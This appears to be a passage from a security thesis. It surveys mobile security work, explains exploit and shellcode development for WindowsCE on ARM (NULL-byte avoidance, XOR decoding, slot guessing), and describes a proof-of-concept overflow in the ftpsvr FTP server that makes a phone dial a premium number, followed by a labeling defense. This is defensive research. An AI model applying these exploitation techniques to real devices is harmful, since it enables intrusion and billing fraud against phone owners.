4.1 Mobile Operating System Security

The security of mobile device operating systems has been investigated by the authors of [3] and [40] in 2000 and 2001, respectively. The studies show that most currently used mobile operating systems (see Section 2.3) lack important features like: multi-user support, permission-based filesystem access control, and even memory protection. Both studies point out that none of the mobile operating systems are securable because of the absence of these basic security mechanisms (Linux is the only exception).

Two studies were conducted to improve the security of Familiar-Linux [1], which is a Linux version for mobile devices. The first study [71] ported SELinux [64] (Security Enhanced Linux) to Familiar-Linux. However, since SELinux was originally designed for servers, it did not perform well on mobile devices, even after some features where removed.

The second study created the Umbrella [76] security system, which was specifically designed for mobiles devices. Umbrella is further discussed in the following section.

4.1.1 The Umbrella System

The Umbrella [76] system is a protection framework specifically designed for mobile devices. The actual implementation is for the Familiar-Linux [1]

platform. Umbrella is based on SELinux's Flask [64] and uses the Linux Security Modules (LSM) [17] framework for intercepting security-related system calls.

The Umbrella system follows the notion of reduced privileges rather than Access Control Lists (ACLs) and is based on a dynamic Mandatory Access Control (MAC) mechanism. Umbrella also implements a special kind of sandbox, where a parent process controls the privileges of its child processes. Umbrella uses digital signatures to insure the integrity of the filesystem and to support the notion of trusted applications.

The Umbrella system also heavily relies on security-aware software developers, since many important security features have to be explicitly used by applications. This is different from our mobile device security mechanism, presented in Chapter 6, which presumes that some vulnerabilities will exist and seeks to contain the impact of the attack on other system resources.

4.1.2 Labeling Systems

Our security mechanism, presented in Chapter 6, is based on process and resource labeling; therefore, existing labeling systems are discussed here.

Labeling processes to perform network access control and similar techniques are often found in information assurance systems. For a comprehensive overview of information-flow security see [4]. Our work is different from classic solutions because our system tracks executable code instead of data.

Our work also fits into the larger field of access control [72]. Our work is similar to [29], where the authors created *Deeds*, a history-based access control system for mobile code. *Deeds* works with browser-based mobile code, and tracks dynamic resource requests to further differentiate between trusted and untrusted code. Our system is different in that the access policies are static and not limited to just browser-based programs. Our use of static rules is appropriate to the handheld environment, where there are fewer applications than on a desktop.

Other labeling systems have been proposed. But since they were designed for desktop or server systems, they are too feature-heavy and introduce substantial administrative and performance overhead. Typical examples include hardened operating systems, such as SELinux [64] and TrustedBSD [100].

Our system shares similarities with LOMAC [25] which implements a form of low watermark integrity [44]. The difference is that our system distinguishes between different types of network interfaces.

4.2 Mobile and Smart Phone Security

Previous studies on mobile and smart phone security have looked at different aspects of these devices. Most work was done on Bluetooth (see Section 2.2.3), the Short Message Service (SMS) (see Section 2.2.2), and the Wireless Application Protocol (WAP).

Security problems of mobile devices related to Bluetooth were investigated by [47] and showed multiple problems of several different phones. Also, most of the discovered problems are related to *logic errors* rather than buffer overflows or similar vulnerabilities. A particular example is the vulnerability found in the application that receives files sent over Bluetooth. Instead of sending a file to the application, an attacker can trick the application into providing read access to part of the filesystem through "requesting" a specific file. The application would then send the file using the connection that was only intended for receiving files. Another vulnerability was even simpler to exploit: un-registered services did not require any authentication. The specific vulnerable application was a virtual serial port used for controlling the phone. An attacker needed only to connect to the port to gain full control over the device.

Other security problems of mobile phones that have been found in the past are related to the Short Message Service (SMS). Three studies were performed on different mobile phone models from different manufacturers [41, 11, 61], which revealed problems with the handling of binary SMS messages. The studies showed that by sending malformed binary messages it was possible to lead phones to hang or reboot. These bugs could be used for Denial-of-Service (DoS) attacks against the vulnerable devices.

Multiple security studies have been conducted on the WAP infrastructure, covering both client-side and server-side components of the architecture. Of particular interest are FuzzServer [60] and the PROTOS test suite [62], which demonstrated the effectiveness of fuzzing in the security testing of mobile phones and infrastructure components. FuzzServer is a very simple fuzzer to analyze the client and gateway components of the WAP infrastructure by generating faulty header fields (e.g., containing unusually long strings or strings containing formatting directives) in response to queries from a WAP gateway. The goal of these messages is to generate—in both the gateway and client applications—faults that might be associated with exploitable flaws. The PROTOS test suite is a general fuzzing framework, which supports a number of different protocols. PROTOS uses message grammars to generate test cases that are likely to trigger faults in the tested application. In 2000,

the creators of PROTOS conducted a study [48] on multiple WAP gateways and WAP-based browsers and managed to find flaws in most tested products.

A study [26] of the S55 a smart phone, manufactured by Siemens, discovered several vulnerabilities. The vulnerabilities found ranged from bugs which can be used for DoS attacks carried out over Bluetooth to race conditions in security-critical parts of the J2ME [81] implementation (the Java Virtual machine for small devices). A particular critical vulnerability was found in the GIF image format handling code, which allowed an attacker to perform a buffer overflow/stack smashing attack. Vulnerabilities like these are extremely critical, since they have the potential for being used by worms. Chapter 7 provides a detailed discussion of the security of MMS clients.

4.3 Mobile Malware

Mobile malware like viruses, worms, and Trojans have become relatively widespread during the past years, targeting all common mobile operating systems (see Section 2.3.1). The amount of malicious software targeting a specific OS is proportional to its relative market share, with the exception of Linux (no known malware targets mobile implementations of Linux, as of now).

SymbianOS, being the most widely used smart phone operating system, already faces multiple viruses [22], worms [83], and Trojans [84, 23]. PalmOS is mostly targeted by viruses and Trojans [49, 50, 21], because most devices running it are not well connected. Also, most malware for PalmOS is very destructive. Malware targeting WindowsCE/PocketPC is still in an early proof-of-concept state and only one virus [16] and one Trojan [82] are known to exist. Also it was shown [74] that key loggers and back doors are likely to appear on devices running any version of WindowsCE.

4.3.1 Feakk: A Proof-of-Concept SymbianOS Worm

The `Feakk` [63] worm was developed as a case study on mobile and smart phone malware and is not destructive or contagious.

Feakk, like most other SymbianOS worms, is wrapped in a SIS file (a SymbianOS application installation archive), which needs to be installed by the user. To trick the user into installing the worm, Feakk disguises itself by using a non-harmful sounding name, such as `Readme.txt` or `You_Have_Won.txt`. Feakk takes advantage of a shortcoming of the application installer, which only shows the first few characters of a long filename. Therefore, a filename like

`Readme.txt.....feakk.SIS` can trick the user into installing the worm, since only `Readme.txt...` is displayed to the user.

The spreading mechanism used by Feakk is different from other SymbianOS worms, since it does not send copies of itself to target phones. Instead, Feakk just sends an SMS message containing a hyperlink to a master copy of itself on the Internet to each entry stored in the address book of the infected phone. This way of spreading was specifically designed to provide a single point of failure, so that the worm could be paralyzed by just removing the master copy.

4.4 Mobile Infrastructure Security

Previous research has been carried out on various parts of the mobile phone service network. Studies have been conducted in three areas: on the GPRS infrastructure (see Section 2.2.2), the Short Message Service (SMS), and on the Wireless Application Protocol (WAP).

The GPRS network infrastructure was analyzed in [27], where various security issues were discussed. One issue was related to GPRS-based Virtual Private Networks (VPNs); these are only secured by keeping their Access Point Name (APN) secret. Therefore, an attacker could gain access to some of these by simply guessing the APN. Other issues are related to the UDP-based backbone infrastructure of GPRS. By using spoofed packets, an attacker can possibly modify infrastructure settings of other clients.

Another study [19] on GPRS discovered a possible overcharging attack against GPRS users. The attack utilized missing state synchronization between two parts of the GPRS infrastructure, and used traffic flooding to increase the victim's service charges. The vulnerability was fixed quickly after its discovery.

A study on the security of the SMS infrastructure [93] revealed that SMS messages sent from the Internet can be used to perform a Distributed Denial-of-Service (DDoS) attack against the mobile telecommunication infrastructure of a large city. The attack leverages the delays in the store-and-forward message delivery architecture to overload the network.

Multiple studies [60, 62, 26] were conducted on the infrastructure components of the WAP architecture. These showed that various gateways were not able to handle certain oversized header fields contained in response messages from HTTP servers. Another problem is related to the UDP-based nature of the WAP system, which allows Denial-of-Service (DoS) attacks against other

users within the same service provider network. More precisely, an attacker could simply spoof a WAP GET request (one small UDP packet) to which the WAP gateway would reply with a big answer (multiple large UDP packets). The answer would be delivered to the victim, saturating the victim's link.

A recent study [28] of the BlackBerry [73], a smart phone supporting push-email, revealed multiple security problems of the device and the required specialized network infrastructure. One of the vulnerabilities found by the authors allow a potential attacker to shutdown the BlackBerry service of an entire organization. This shows that the infrastructure used by the mobile devices is a vital part of their security.

Chapter 5

WindowsCE/ARM Exploits

WindowsCE is one of the most used OSes for high-end smart phones and PDA-phones. In this chapter, we present a study on exploit creation and shellcode development for WindowsCE running on an ARM-based platform. The study assumes basic knowledge of exploitation techniques such as stack smashing and shellcode development. This chapter is divided into three parts: background information on WindowsCE on ARM, shellcode and exploit development, and a study on practical exploitation of these devices.

5.1 ARM

ARM [9] CPUs support two modes of operation: 32-bit mode and the 16-bit Thumb mode. Each mode has an influence on the amount of addressable memory and on the length of the opcodes. ARM CPUs can operate in either little-endian or big-endian mode. WindowsCE runs in 32-bit little-endian mode.

The 16 registers of an ARM CPU are shown in Table 5.1. They all are 32-bit wide. The Program Status Register (PSR) is 4-bit wide, and contains the Negative, Zero, Carry, and Overflow bits (NZCO).

ARM has a few features that affect shellcode development, namely: the behavior of the PC/SP registers, the conditional execution of instructions, and the fixed size of instructions. These features are now discussed detail.

Register	Name	Function
R0		general purpose (argument 0, return value)
R1		general purpose (argument 1, second half of return value)
R2		general purpose (argument 2)
R3		general purpose (argument 3)
R4-R10		general purpose
R11	FP	(general purpose) Frame Pointer
R12		general purpose
R13	SP	Stack Pointer
R14	LR	Link Register (return address for subroutine calls)
R15	PC	Program Counter
	PSR	Program Status Register (4 bits)

Table 5.1: The ARM Registers and their Function.

PC/SP Registers

The program counter (PC) and stack pointer (SP) are held in registers. Therefore, they can be easily read or modified. The ability to read the value of the program counter is useful, because the shellcode needs to know its own position in memory. The example in Appendix Figure A.1 shows how a program can determine the address for the next instruction to be executed. Changing the program counter can be useful to avoid jump/branch instructions (which could possibly contain NULL-bytes).

Conditional Execution

Conditional execution [10] can be used for reducing shellcode size, because compare instructions can often be avoided through the use of conditional execution. As a side effect, conditional execution helps avoiding NULL-bytes, which is important in the initial phase of shellcode execution (see Section 5.3.2).

Fixed-Size Instructions

ARM uses fixed-size instructions, which cause two problems when developing shellcode. First, since the instructions are fixed-size, there is no *No Operation* (NOP) instruction. NOP instructions are normally used for code alignment or scheduling purposes which are not needed on ARM, since all instructions are of the same size. Exploits normally utilize NOPs for so-called NOP-sleds, an area before the actual shellcode. This area is used to add reliability to the exploit, since the location of the exploit on the stack might

vary slightly each time. By setting the return address to the middle of the NOP-sled, small variations in the position of the exploit in memory can be tolerated. The NOP instruction can be implemented using an operation with no side-effects (i.e., it does not change register values or status flags). Appendix Figure A.2 shows two examples.

Second, immediate values are limited to 8 bits (12 bits including a 4 bit shift). The solution to 32-bit immediate values it to create a data-section in the shellcode containing the full 32-bit values. These values can then be loaded using an `LDR` (load) instruction.

5.2 The WindowsCE Operating System

WindowsCE in general was discussed earlier in Section 2.3.1. Only the parts that are interesting for exploit/shellcode development will be discussed here. The version of WindowsCE discussed is 4.2.X (WindowsCE .NET).

WindowsCE supports up to 32 concurrent processes and basically an unlimited number of threads for each process (the number is limited by the amount of available memory). The Application Programming Interface (API) for WindowsCE is mainly based on Dynamic Link Libraries (DLLs) instead of system calls. System calls exist but are rarely used by normal applications.

5.2.1 WindowsCE Memory Architecture and Processes

WindowsCE has one global 32-bit (4GB) virtual memory address space, which is divided into two parts, kernel- and user space. The kernel components reside in the upper 2GB (0xFFFFFFFF-0x80000000), while the user space resides in the lower 2GB. User space is interesting in terms of exploitation; therefore we focus on it here. The user space is divided into 64 "slots" of 32MB each, where the lower 33 slots are used for running processes. Figure 5.1 shows the layout of the user space.

Slots 0 and 1 are reserved slots. Slot 0 is used for the currently running process, while Slot 1 contains the system DLLs. Slots 2-32 hold the sleeping processes. Note that, the currently active process is only mapped virtually to Slot 0 and still occupies one other slot. The slots are assigned bottom up, and, therefore, a newly-created process is always placed in the lowest available slot.

Slot 1 contains all XiP-DLLs (see Section 5.2.2). Slot 1 is exactly the same across all processes, since the XiP-DLLs are stored in ROM and are simply "mapped" into Slot 1. DLLs are further discussed in the next section.



Figure 5.1: The WindowsCE 4.2 User space Memory Layout.

5.2.2 WindowsCE DLLs

WindowsCE uses a technique called eXecute In Place (XiP) for all system DLLs (which are the DLLs that are originally installed on a device). XiP-DLLs are stored on ROM or Flash-ROM and are memory mapped into Slot 1, which is part of every process. XiP is mainly performed to save memory space. XiP further implies that each DLL is always mapped onto the same virtual address on a specific device.

Another implication of XiP-DLLs is that they cannot be software-debugged, since they reside in ROM and their permissions are set to read/execute only (therefore, the debugger is not able to modify the code to add a breakpoint).

DLLs supplied by third-party applications are loaded/copied into the process memory space starting at 0x01FFFFFF (for Slot 0). If multiple third-party DLLs are used, the ordering in memory is constant across multiple executions of the corresponding application.

5.2.3 WindowsCE Subroutine Calls

Subroutine and library calls work in a similar way: first, the arguments are placed into the appropriate registers, and, second, the program counter is modified to continue execution at the address of the subroutine. If a subroutine requires more than 4 arguments, arguments 5 to N are placed on the stack (this case will not be further discussed here, since it is not needed for most shellcode).

Library calls have one intermediate step. Libraries are mapped too far away to be addressed directly with a branch link (BL) instruction. The intermediate step comprises branching to a library-import table which directly loads the

```
@prologue
 MOV   R12, SP         @ R12 = SP
 STMFD SP!, {R12, LR} @ save R12 and LR (move stack by 8 bytes)
 SUB   SP,  SP, #200  @ 200 bytes for local variables
 ...
@epilogue
 ADD   SP,  SP, #200  @ destroy local variables
 LDMFD SP,  {SP, PC}  @ restore SP and PC
```

Figure 5.2: ARM/WinCE Subroutine Prologue and Epilogue.

function address into the program counter (PC). Appendix Figure A.3 shows an example for a library call.

A subroutine is called through a branch link (BL) instruction, which stores the return address (the address of the next instruction) in the link register (LR) and then modifies the program counter (PC) to continue execution at the given address. The subroutine prologue saves the current stack pointer (SP) and the link register (LR) on the stack before allocating space for the local variables. On subroutine return, the epilogue destroys the local variables by moving the stack pointer (SP), and restores the old stack pointer (SP) and program counter (PC). Figure 5.2 shows examples of both the prologue and the epilogue.

The return address (saved LR) is the first value (highest address) in the stack frame of the current subroutine.

5.2.4 The Stack

The WindowsCE/ARM stack grows from bottom to top (high to low address), precisely as in operating systems running on x86 hardware. All local variables are addressed relative to the stack pointer (SP), instead of the frame pointer (FP). The frame pointer (FP) is never used by WindowsCE/ARM. Furthermore, the stack is not utilized by all subroutines (e.g., if no local variables and only few registers are used). Therefore, the return address is not always stored on the stack, which could lead to unexpected behavior. For example it is possible that an attack overflows the stack of another subroutine instead of the current one.

5.3 Exploit/Shellcode Development

Buffer overflow or stack smashing attacks on WindowsCE/ARM work more or less in the same way as they do on the x86 architecture. The return address on the stack is overwritten to redirect the program flow to the shellcode on the stack. The classic exploit layout `[NOP-SLED] [SHELLCODE] [RETURN ADDRESS]` is used on WindowsCE/ARM. Some complications exist, which will be addressed later.

The NOP-sled can be implemented using one of the methods described in the Appendix Figure A.2. The return address needs to point somewhere within to the NOP-sled.

5.3.1 Shellcode

Shellcode for WindowsCE is tricky, since no command shell is available. Therefore, the shellcode has to contain an actual payload that implements the desired functionality. Furthermore, shellcode for WindowsCE has to use library calls instead of system calls for leveraging operating system functionality, such as access to the filesystem or network.

The DLL Problem

Using DLL functions in shellcode is not straightforward, because it requires knowledge of the addresses of the library functions. Two solutions exist for acquiring function addresses: the *static offline* method and the *dynamic online* method.

Static Offline. The static method involves acquiring the function addresses beforehand and placing them into the shellcode. While the shellcode generated this way is very small, it has a drawback. The exploit will only work on devices with the very same DLL configuration, and, therefore, the exploit will work only against a specific device type. The static method is described in detail in [15]. Appendix Table A.1 shows the function addresses of two devices.

Dynamic Online. The dynamic lookup method involves additional code to search through the DLL list in the kernel. However, an exploit that uses this technique works on every device. The dynamic method is described in [77, 86].

```
 hex        assembly           comment
@CODE
 0x18C09FE5 LDR R12, [PC, #24] @ load address of MessageBoxW to R12
 0x000020E0 EOR R0, R0, R0     @ set R0 to 0
 0x14108FE2 ADD R1, PC, #20    @ set R1 to address of "Update..."
 0x34208FE2 ADD R2, PC, #52    @ set R2 to address of "You got..."
 0x1230A0E3 MOV R3, #1         @ set R3 to 1
 0x0FE0A0E1 MOV LR, PC         @ save return address in LR
 0x0CF0A0E1 MOV PC, R12        @ execute MessageBoxW
 0x24F04FE2 SUB PC, PC, #36    @ JUMP to first instruction (loop)
@DATA
 0x0098F800                    @ address of MessageBoxW
 'U',0,'p',0,'d',0,'a',0,'t',0,'e',0,...
 'Y',0,'o',0,'u',0,' ',0,'g',0,'o',0,'t',0,...
```

Figure 5.3: Shellcode which displays a message box.

Example Shellcode

Figure 5.3 shows an example shellcode that displays a message box. The shellcode utilizes the static method. It is separated in two parts, `CODE` and `DATA`. The code part contains the executable code, and the data part contains the address of the library function `MessageBoxW` and the strings used for the box title and message text.

The first instruction loads the address of the MessageBoxW function into R12. The second instruction sets R0 to 0. The third instruction sets R1 to the address of the first string by adding the offset from the program counter. The fourth instruction sets R2 to the address of the second string. The fifth instruction sets R3 to 1. The sixth instruction saves the return address in LR, and the seventh instruction sets the program counter (PC) to the address of the MessageBoxW function, executing it. The eighth instruction is called after the function returns; it resets the program counter to the address of the first instruction, effectively implementing a loop.

5.3.2 The Zero Problem

Zeros or NULL-bytes are a problem in shellcode since string functions, which stop copying bytes on encountering a NULL-byte, are often used as code injection vectors. Therefore, exploits need to be free of zeros. Exploits

targeting x86 platforms can often be tailored to avoid NULL-bytes, but WindowsCE/ARM exploits have to deal with additional sources for NULL-bytes.

On ARM, a NULL-byte is added by every instruction using register R0 (which is the first argument to a subroutine or a library call). Furthermore, WindowsCE makes heavy use of Unicode [90]. Unicode uses 16-bit per character, resulting in one zero-byte per ASCII character. Figure 5.3 shows the usage of R0 and Unicode.

The solution to the zero problem is the XOR decoding method. The payload of the shellcode is XORed with a key to remove all zero-bytes. When the exploit is executed, a decoder routine XORs the payload before jumping to it. The decoder itself has to be zero-free in order to work without modification.

Self-modifying ARM Code

ARM CPUs are based on the *Harvard* architecture, and have a separate data and instruction bus, each with a separate set-associative cache. The problem with self-modifying code is that the load/store operations used for decoding the main payload only modify the data cache, and thus the instruction cache still contains the unmodified version of the payload. This is because the payload directly follows the decoder code, and, therefore, is already loaded into the instruction cache.

The solution to this problem requires moving the decoded payload further up the stack, to a memory region that has not already been loaded into the instruction cache. Therefore, the decoded payload is guaranteed to be loaded and executed. Appendix Figure A.4 shows an example of a zero-free decoder that moves the decoded payload 248 bytes up the stack to avoid the problem.

5.3.3 Exploit Complications

There are two additional complications with WindowsCE/ARM exploits. The first is a randomly occurring stack corruption, which partially overwrites a stack frame on subroutine return after moving the stack pointer, but before loading the old SP and PC from the stack. Exploits are often killed by this corruption, since the exploit-code is injected onto the stack.

The second problem stems from the requirement that the SP has to be below or equal to the PC (PC $\geq$ SP) in order to execute any instruction.

Both problems can be solved using the same workaround. The workaround consists of restructuring the exploit layout, resulting in the layout: `[RETURN ADDRESS] [NOP-SLED] [SHELLCODE]`. The return address area has to be at

least the size of the stack frame (including the stored PC and SP). This layout makes sure that both the NOP-sled and the shellcode are moved outside the original stack frame, so that these are not affected by the stack corruption. Furthermore, the new layout assures that the SP is below the PC, since the stack pointer and the program counter now have the same value.

5.4 Exploit Feasibility

Attacking WindowsCE in the "real-world" is more difficult than exploiting other operating systems because of the memory architecture of WindowsCE (see Section 5.2.1), and, in particular, the structure of the process slots.

Each process uses a slot (a specific region in global virtual memory) instead of having its own virtual address space. In order to exploit an application, the slot of the corresponding process needs to be known, because the injected return address must point exactly to the memory area of the slot. Although the currently active process is always mapped to Slot 0, this cannot be used as a general workaround, since the address of Slot 0 contains a NULL-byte.

The Slot 0 workaround can only be used in cases where the input is `not NULL-terminated`, making it useless for all string-function-based (e.g., strcpy) buffer overflow attacks.

There is no way of determining the slot being used by a certain process other than by using development tools, such as the EVC [53] debugger and RemoteProcessViewer. Therefore, guessing is the only option. Guessing the right slot is not infeasible, because the slot allocation method is known and a newly-created process is always placed in the lowest slot available. Further, the total number of slots is small (32) and about half of these are already used by background processes.

System processes use fixed slots on each device. Thus they can be exploited easily, since the correct slot can be determined by examining a similar device using development tools.

5.4.1 Slot Prediction

We conducted a study using two different devices to determine which slots are most likely to be used by normal applications. Table 5.2 shows the slot allocation for system and user processes. The slot number is the most significant byte of the slot memory address, in hexadecimal presentation.

Slot(s)	Process	Type
04	filesys.exe	System
06	gwes.exe	System
08	device.exe	System
0A	svrtrust.exe	System
0E	services.exe	System
0C	shell32.exe	System
10	connmgr.exe	System
12	cprog.exe	System
14 - 1E	service applications started from `StartUp`	Service(s)
20 - 42	applications	Application(s)

Table 5.2: WindowsCE Slot Allocation.

While the number of system processes is fixed, the number of service applications is device-dependent. The layout presented in Table 5.2 is based on observations gathered during our tests.

In order to predict the slot used by a specific application process, it is necessary to know the way in which a application was started (namely, using the *StartUp* folder or manually). Applications started through the *StartUp* folder are most likely assigned a slot in the range from 14 to 1E, while manually-started applications are placed in slots starting from 20. Our tests showed that slots in the range from 20 to 30 are used most frequently by manually-started applications.

In summary, assigned process slots are fairly predictable, once both the targeted device and the method of application execution are known.

Chapter 6

Cross-Service Attacks

This chapter presents *Cross-Service Attacks*, a new type of attack specifically targeting smart phones with multiple wireless interfaces, and a protection mechanism to prevent these kinds of attacks.

6.1 Introduction

Mobile devices such as Personal Digital Assistants (PDAs) and cell phones are converging. The new devices created through this convergence integrate different wireless technologies such as IEEE 802.11, Bluetooth, and GSM/GPRS. Unfortunately, the integration of different network services is often performed by simply including the necessary hardware and software components in a single device, without considering the different characteristics of each technology and the services bound to them. As a result, highly-integrated devices may be vulnerable to a novel class of attacks that leverage the interaction between different services.

A particularly notable example is the interaction between free services and subscription-based services. Cell phones are bound to carriers through a service agreement where the user is billed by the time spent using the service and/or by the amount of data transferred. PDAs, on the other hand, usually support (free) access to both wireless and wired IP-based local area networks (LANs). Although cell phone service providers implement firewalling and other forms of protection to safeguard the security of users' devices, little protection is provided when accessing wireless or wired LANs. Therefore, an integrated device may be compromised by exploiting the local area network connectiv-

ity. Then it can be leveraged to access subscription-based services causing monetary damage to the user.

This situation is worsened by the improved storage and computational power provided by integrated devices. The availability of a relatively high-performance, PDA platform supports the execution of third-party, network-accessible services (e.g., personal databases and network file servers), which increase the security exposure of the device. In addition, these network-based applications are often developed without much concern about security and without considering the possible interaction between different network services.

To demonstrate the feasibility of sophisticated attacks against devices that integrate cell phone and PDA functionality, we developed a proof-of-concept attack, where a buffer overflow vulnerability in a network-accessible service is exploited through the wireless interface. The malicious payload executed as a result of the attack is then able to access the cell phone functionality and place (possibly expensive) phone calls on behalf of the attacker. Even though buffer overflow attacks are not a new concept, to the best of our knowledge, this is the first detailed description of what a cross-service attack entails, including some non-trivial aspects of the exploitation.

The current security mechanisms deployed in integrated mobile devices do not provide any protection against this type of attack. To address the security issues associated with integrated devices that can access multiple network services, we devised a novel mechanism to compartmentalize the access to system resources. The overall goal of our mechanism is to prevent processes that interact with a particular network service (e.g., the wireless IP-based network) from crossing the service boundaries and accessing the resources associated with different services (e.g., the GSM-based services).

Our mechanism monitors the system calls executed by running processes and labels executing code based on its access to the network interfaces (e.g., wireless, GSM, Bluetooth). The labeling is then transferred between processes and system resources as a consequence of either access or execution. When sensitive operations are performed, the labels of the involved resources (processes and/or files) are compared to a set of rules. The rules allow one to specify fine-grained access control to services and data. For example, it is possible to restrict an address book application's access to the phone dialing API, and, in addition, prohibit access to unrelated APIs (e.g., the socket API). The labeling of processes and resources, as well as the enforcement of the policies, are performed by a kernel-level reference monitor.

To make our mechanism general and easily configurable, we defined a policy language that allows one to express what actions are allowed by specific classes of programs with respect to specific classes of resources.

To demonstrate the usability of our mechanism, we implemented a prototype of the labeling system and the associated reference monitor on the Familiar Linux [1] platform. We also experimentally evaluated the overhead introduced by the mechanism.

The rest of this chapter is structured as follows. Section 6.2 describes our Proof-of-Concept attack against devices that integrate PDA and cell phone functionality. Section 6.3 illustrates the design of our labeling mechanism. Then, Section 6.4 describes the details of our prototype implementation. Section 6.5 presents the experimental evaluation of our security mechanism in terms of both its effectiveness in preventing cross-service attacks and the overhead introduced.

6.2 A Proof-of-Concept Cross-Service Attack

We implemented a Proof-of-Concept attack that shows how it is possible to first break into a cell phone/PDA integrated device by means of its wireless LAN interface and then access the device's phone interface to dial a number. The attack was performed against a PocketPC-based integrated device [51]. The proof-of-concept attack has been developed against two targets. The first is an application we developed to easily demonstrate the attack; the second is a 0-day attack against a real-world application.

6.2.1 An Attack Scenario

The Proof-of-Concept attack is an "over-charging" attack against the subscription-based service of a user, where the victim's cell phone is leveraged to place expensive phone calls (e.g., to a pay-per-minute 900 number). Other attacks are possible, but the fact that over-charging attacks may generate revenue for the attacker (and a loss for the victim) suggests that they have the potential of becoming widespread soon.

To illustrate an instance of the attack, one can imagine a traveling salesman who walks into a coffee shop seeking wireless Internet access in order to check his corporate email and online calendar. The salesman starts his integrated cell phone/PDA and associates the wireless LAN interface on his device with the coffee shop's wireless access point.

Figure 6.1: The i-mate PDA2k.

The attacker is monitoring the coffee shop's wireless network and sees the new device associating with the access point. Therefore, he immediately scans the new device and discovers a well-known vulnerable service. Using an exploit previously published on a security mailing list for the identified service, the attacker gains access to the phone. The exploit payload contains code that dials a 900 number owned by the attacker, charging hundreds of dollars to the victim's account.

6.2.2 The i-mate PDA2k Phone

To demonstrate the above scenario, we use the i-mate PDA2k [35], an OEM version of the HTC Blue Angel [34], a so-called "smart phone" running the Windows Mobile 2003 Second Edition operating system. The device is based on an Intel XScale PXA263 processor, which is an ARM CPU. The device is equipped with a wireless LAN (802.11b) interface, a Bluetooth [13] interface, and multi-band GSM [32] and GPRS [31] services. We chose this device for our proof-of-concept attack because it represents the type of device that will become common in a few years. A picture of the device appears in Figure 6.1.

6.2.3 A Vulnerable Service

Buffer overflow vulnerabilities account for the vast majority of security exposures across all platforms. Therefore, we chose this type of attack for our example.

We started off with our own vulnerable application, a simple echo server (similar to the `echo` service on UN*X systems). The application accepts incoming connections and then echoes back the received data. The server fails to check the length of the received data when copying strings, and, therefore a buffer on the stack can be overflowed with data that eventually hijacks the server's control flow.

To determine the likelihood of finding similar vulnerabilities against WindowsCE applications, we analyzed a number of applications, both in binary and source form. In particular, we focused on applications that listen for incoming connections. For example, some Session Initiation Protocol (SIP) tools [43] listen for incoming Internet phone calls on port 1720 [80]. Likewise, multiple HTTP [59] and FTP servers [92, 20] are available for WindowsCE. Several of these applications do not perform correct length checks on external input and crashed when stimulated with specially-crafted input data.

We chose `ftpsvr` [20], an open-source FTP server, as our target. We found that the server contains a buffer overflow vulnerability that can be exploited to achieve a cross-service attack. We provide more details about the vulnerability and the exploit in the next paragraph.

6.2.4 Exploiting the Vulnerability

The vulnerability we used for the attack is a simple `strcpy` attack in the function `void Session::SendToClient(int mode, LPCSTR msg)` in `ftpmain.cpp`. The function is called to respond to client commands which in some cases echo back data provided by the client. The attack utilizes the `USER` command and the error handler for unknown commands. Both operations utilize `SendToClient` with passing unchecked client input to it. The `strcpy` invocation inside of `SendTo Client` writes to a fixed-size buffer of 256 bytes, which allows overwriting the return address in the function's stack frame. Because of random memory corruption of old stack frames on function exit; we had to first upload the shellcode into a safe place. For this we utilized the `unknown command` error handler. The handler stores the string that doesn't match any command in the global variable `m_szSjis` just before sending an error to the client. Modification of the program counter is done

by utilizing the `USER` command, which overwrites the return address with the address of `m_szSjis` [1].

Once the payload of the attack is executed, the code places a phone call. This is done in two steps. In the first step, the phone library is loaded (mapped) into the application's address space. This is done by calling `LoadLibraryW(TEXT("cellcore"))`. In the second step, the phone call is executed by calling `tapiRequestMakeCall`, which dials the given number. The number is a Unicode string passed as the first parameter to `tapiRequestMakeCall`.

In summary, we were able to craft an exploit for the WindowsCE platform that overflows a buffer in a network-based application and forces the victim's device to place a phone call. Recent postings [18, 5, 6] to security lists like [79] underline our assumptions that exploits for WindowsCE will soon be publicly available, and, therefore, could be used as a vector for this type of attack.

6.3 Preventing Cross-Service Attacks Through Labeling

The exploit described in the previous section demonstrates how an attack can cross service boundaries and abuse the resources of an integrated cell phone/PDA device. Traditional solutions, such as stack protection mechanisms [14], require compiler support and are not yet widely available for WindowsCE devices. Even though version 5.0 of the Microsoft WindowsCE build environment has an option to protect against stack-smashing attacks (i.e., the `/GS` option [52]) this feature is not enabled by default. Also, cross-service attacks can be carried out without performing buffer overflows (e.g., by exploiting application-logic errors), and, therefore, a solution directly targeted to prevent these attacks is needed.

To address cross-service attacks, we developed a security mechanism based on process and system resource labeling. The mechanism defines three types of objects, namely *processes* $p_1, p_2, ..., p_n \in P$, *resources* $r_1, r_2, \ldots, r_m \in R$, and *interfaces* $i_1, i_2, \ldots, i_k \in I$. Processes and resources have an associated set of labels $l_1, l_2, \ldots, l_j \in L$. Each label represents the fact that either directly or indirectly the process or resource was in contact with a specific network interface. We define $L(i)$ the label associated with interface i. In addition, we

[1] For a general overview of how buffer overflows work, see [42].

represent with $LS(p)$ and $LS(r)$ the set of labels associated with a process p and a resource r, respectively.

Our security mechanism includes a monitoring component that intercepts the security-relevant system calls performed by processes. These are the system calls that access interfaces, access/execute resources, create resources, and create new processes. When a security-relevant system call is intercepted, the labels of the executing process are examined with respect to a global policy file that specifies which types of actions are permitted, given the labels associated with a process. The result of the analysis may be that the access is denied, that the access is granted, or that the access is granted and, in addition, the labels of the resource/process involved in the operation are modified. In the following, we present in more detail the operation performed by the labeling mechanisms in relation to the execution of certain types of system calls.

Interface access. When a process accesses an interface, the process' labels are examined to determine if access should be granted. If this is the case, the process gets marked with a label representing the specific interface being accessed, that is, $LS(p) = LS(p) \cup L(i)$, where p is the process accessing interface i. For example, if a process accessed the wireless LAN interface by performing a socket-related system call, then the process is marked with a label that specifies the wireless LAN interface.

Resource access. When a process requests access to a resource (for example, when trying to open a file) the labels associated with both the process and the resource are examined with respect to the existing policy. If access is granted, then the label set of the process is updated with the label of the resource, that is, $LS(p) = LS(p) \cup LS(r)$, where p and r are the process and the resource involved, respectively.

